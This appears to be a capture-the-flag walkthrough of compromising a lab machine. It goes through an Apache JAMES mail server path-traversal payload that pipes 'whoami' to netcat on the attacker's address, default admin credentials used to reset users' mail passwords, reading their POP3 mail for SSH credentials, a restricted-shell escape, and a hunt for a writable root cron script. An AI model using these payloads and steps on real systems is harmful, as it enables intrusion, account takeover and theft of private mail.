
Now that I have compromised the JAMES server I can connect to port 25 of the SMTP service and try to execute commands, but I have no success so far. I also don’t capture packets with tcpdump if I try to send me a ping trace, so there is some problem with exploiting the vulnerability. I reanalyze the exploit and find that for the command to be executed, it needs the interaction of a valid user on the system, so I am going to look for another attack vector.
nc -nlvp 443
telnet 10.10.10.51 25
  ehlo team@team.pl
  mail from: <'@team.pl>
  rcpt to: <../../../../../../../../etc/bash_completion.d>
  DATA
  From: team@team.pl
  whoami|nc 10.10.14.14 443
  .
  quit

tcpdump -i tun0 icmp -n
telnet 10.10.10.51 25
  ehlo team@team.pl
  mail from: <'@team.pl>
  rcpt to: <../../../../../../../../etc/bash_completion.d>
  data
  From: team@team.pl
  [ "$(id -u)" == "0" ] && ping -c 2 10.10.14.14
  .
  quit




If I access the JAMES Server again, I look for what other actions I can perform, and there are two very interesting ones: showing the existing accounts and setting a password for a user. First I search for the available accounts (I find the one created in the previous exploitation) and set the one for the user james and if I connect to the POP service on port 110 with telnet and perform an enumeration using the james account I find no mail available, so I’m going to set the passwords for all the available accounts and thus expand my search.
telnet 10.10.10.51 4555
  root
  root
# listusers                               display existing accounts
# setpassword [username] [password]       sets a user's password
  setpassword james oldb123

telnet 10.10.10.51 110
  USER james
  PASS oldb123
  list

telnet 10.10.10.51 4555
  root
  root
  setpassword thomas oldb123
  setpassword john oldb123
  setpassword mindy oldb123



Now that I can access the mailing list of the different accounts, I connect again with telnet to port 110 and investigate a little more. In john’s account I already find an interesting email related to mindy’s password. So I connect to the mail service of this account and I find two mails and in one of them the SSH access credentials.
telnet 10.10.10.51 110
  USER thomas
  PASS oldb123
  list
  quit
telnet 10.10.10.51 110
  USER john
  PASS oldb123
  list
  retr 1
  quit
telnet 10.10.10.51 110
  USER mindy
  PASS oldb123
  retr 1
  retr 2
  quit






I connect through SSH with mindy’s credentials and succeed in accessing the system, but with a Restricted Bash that does not allow me to execute many commands, nor do I have permissions to modify my SHELL environment variable to change the shell that is assigned by default to the compromised mindy account. There are multiple methods to bypass a Restricted Shell, so by using one of them I can access a bash shell and after performing a console treatment I can perform the basic system enumeration commands and access the contents of the first flag.
ssh mindy@10.10.10.51
echo $SHELL
export SHELL=bash
echo $PATH
cat /etc/shells

ssh mindy@10.10.10.51 bash
# Or:
echo $PATH
export PATH=....

whoami
tty
id

which python
python -c "import pty;pty.spawn('/bin/bash')"
[Ctrl^Z]
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 29 columns 128

tty
id
groups
sudo -l
uname -a
# stretch !
lsb_release -a



I find the pkexec binary with SUID permissions which will most likely allow me to use PwnKit to escalate privileges, but it is not the intended path. I enumerate further and find a Python script in the opt folder, which is owned by the root user and after inspecting it, it recursively deletes the entire contents of the tmp folder, perhaps it is running as a scheduled task. I create a script to monitor the processes that are running in the background and after a while I verify that the script is executed in regular time lapses.
find \-perm -4000 2>/dev/null
# ./usr/bin/pkexec
ls -l /usr/bin/pkexec

cd /opt
ls -la
# -rwxrwxrwx  1 root root  105 Aug 22  2017 tmp.py
# owner: root   I can write!
cat tmp.py

cd /dev/shm
touch procmon.sh
chmod +x !$
# :(
chmod +x procmon.sh
nano procmon.sh
cat procmons.sh
procmon.sh:
#!/bin/bash

function ctrl_c(){
        echo -e "\n\n[!] Exiting...\n"
        tput cnorm; exit 1
}

# Ctrl+c
trap ctrl_c INT
tput civis

old_process=$(ps -eo user,command)

while true; do
        new_process=$(ps -eo user,command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\<\>]" | grep -vE 'procmon|kworker|command'
        old_process=$new_process
done
tput cnorm
./procmon.sh
# > root     /bin/sh -c python /opt/tmp.py
# > root     python /opt/tmp.py
# Scheduled task! :)
